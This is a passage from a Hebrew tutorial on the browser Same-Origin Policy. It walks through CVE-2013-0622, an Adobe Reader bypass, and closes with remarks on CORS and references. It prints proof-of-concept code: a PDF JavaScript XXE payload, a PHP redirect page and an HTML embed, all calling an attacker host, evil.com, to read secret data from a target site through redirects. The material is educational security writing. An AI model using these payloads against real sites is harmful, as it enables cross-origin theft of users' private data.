בעזרת Adobe Javascript API אנחנו יכולים להמיר XML ל-PDF עם הפונקציה XMLData.parse, התומכת ב-XXE (דרך להוסיף ל-XML ישות ממקום מרוחק). נניח שלתוקף יש אתר הנמצא ב-evil.com, והמטרה היא להשיג מידע הנמצא ב-target.com/secret. התוקף יחזיק שני עמודים, באחד PDF ובשני שרת המבצע redirect. ה-PDF יבנה בעזרת XML הכולל XXE בצורה הבאה:

http://evil.com/wow.pdf:

```
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?><!DOCTYPE foo [ <!ELEMENT foo
ANY><!ENTITY xxe SYSTEM
\"http://evil.com/redirect.php?redir=http%3A%2F%2Fwww.target.com%2Fsecret\">]><foo>&xxe;</
foo>";
varxdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value));
```

העמוד השני יראה כך:

http://evil.com/redirect.php:

```
<?php header("Location: ".$_GET['redir']); ?>
```

כשמשתמש יגלוש לעמוד ה-PDF, תשלח בקשה לשרת evil.com, בגלל ה-XXE. השרת הזדוני יפנה את המשתמש חזרה אל target.com/secret, במצב הזה המשתמש לא אמור לקבל את המידע החוזר בגלל SOP, אך Adobe לא לקחו בחשבון שהמידע יגיע ממקום שונה ביצוא PDF. Adobe reader התייחס לתוכן כאילו הגיע מה-origin המקורי ולא מהיעד של ההפנייה.

עוד וקטור תקיפה שמספק את אותה תוצאה הוא אתרים שקיים בהם open redirect, מצב בו ניתן לשנות על ההפנייה מהשרת, הקורה הרבה באינטרנט.

במצב כזה התוקף בעל הדומיין evil.com יחזיק עמוד המצרף PDF ובעמוד השני יהיה PDF המכיל XXE לאתר המטרה. ה-PDF שנצרף בעמוד הראשון יהיה בצורה הבאה:

```
target.com/redirect.php?redir=evil.com/doc.pdf
```

כך שנצל את חולשת ה-open redirect ונפנה את שרת המטרה אל עמוד ה-PDF של התוקף. עמוד המקשר PDF:

http://www.evil.com/evil/index.html:

```
<object
data="http://www.victim.com/redirect.php?redir=http%3A%2F%2Fwww.evil.com%2Fevil%2Fdoc.pdf"

type="application/pdf" height="300" width="300">
```

עמוד ה-PDF:

http://www.evil.com/evil/doc.pdf:

```
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?><!DOCTYPE foo [ <!ELEMENT foo
ANY><!ENTITY xxe SYSTEM \"http://www.victim.com/secret\">]><foo>&xxe;</foo>";
varxdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value));
```

החולשה (CVE-2013-0622) נסגרה לאחר גרסה 11.0.0.

סיכום

ה-SOP הוא מנגנון חשוב ביותר לאבטחת האינטרנט ובלעדיו היה קל מאוד לבצע פעולות בשם המשתמש בכל מקום שנרצה (בהנחה שהמשתמש גלש לאתר הזדוני שלנו). ניתן לאשר גישה למרות ה-SOP בעזרת CORS אך חשוב לשים לב מתי באמת אנחנו רוצים שייגשו אלינו.

יש להזכיר שגישה משרת לשרת היא אינה בעייתית מבחינת SOP. מדובר במנגנון של הדפדפנים עצמם, כך שניתן לשלוח כל בקשה מקוד צד שרת לשרת אחר ללא בעיה.

על המחבר

יונתן קריינר, בן 20 מתעסק ב-Full Stack Web development ו-Penetration testing.

לשאלות או תיקונים- yonatankreiner@gmail.com

לקריאה נוספת

חולשה ב-Firefox:

http://blog.bentkowski.info/2016/07/firefox-same-origin-policy-bypass-cve.html

מימוש SOP שגוי ב-Facebook:

https://www.cynet.com/wp-content/uploads/2016/12/Blog-Post-BugSec-Cynet-Facebook-Originull.pdf

מקורות

- https://en.wikipedia.org/wiki/Same-origin_policy
- https://en.wikipedia.org/wiki/Cross-origin_resource_sharing
- https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS
- www.ietf.org/rfc/rfc6454.txt
- http://resources.infosecinstitute.com/bypassing-same-origin-policy-sop/
- http://www.brokenbrowser.com/uxss-edge-domainless-world/
- https://blog.innerht.ml/ie-uxss/
- http://www.sneaked.net/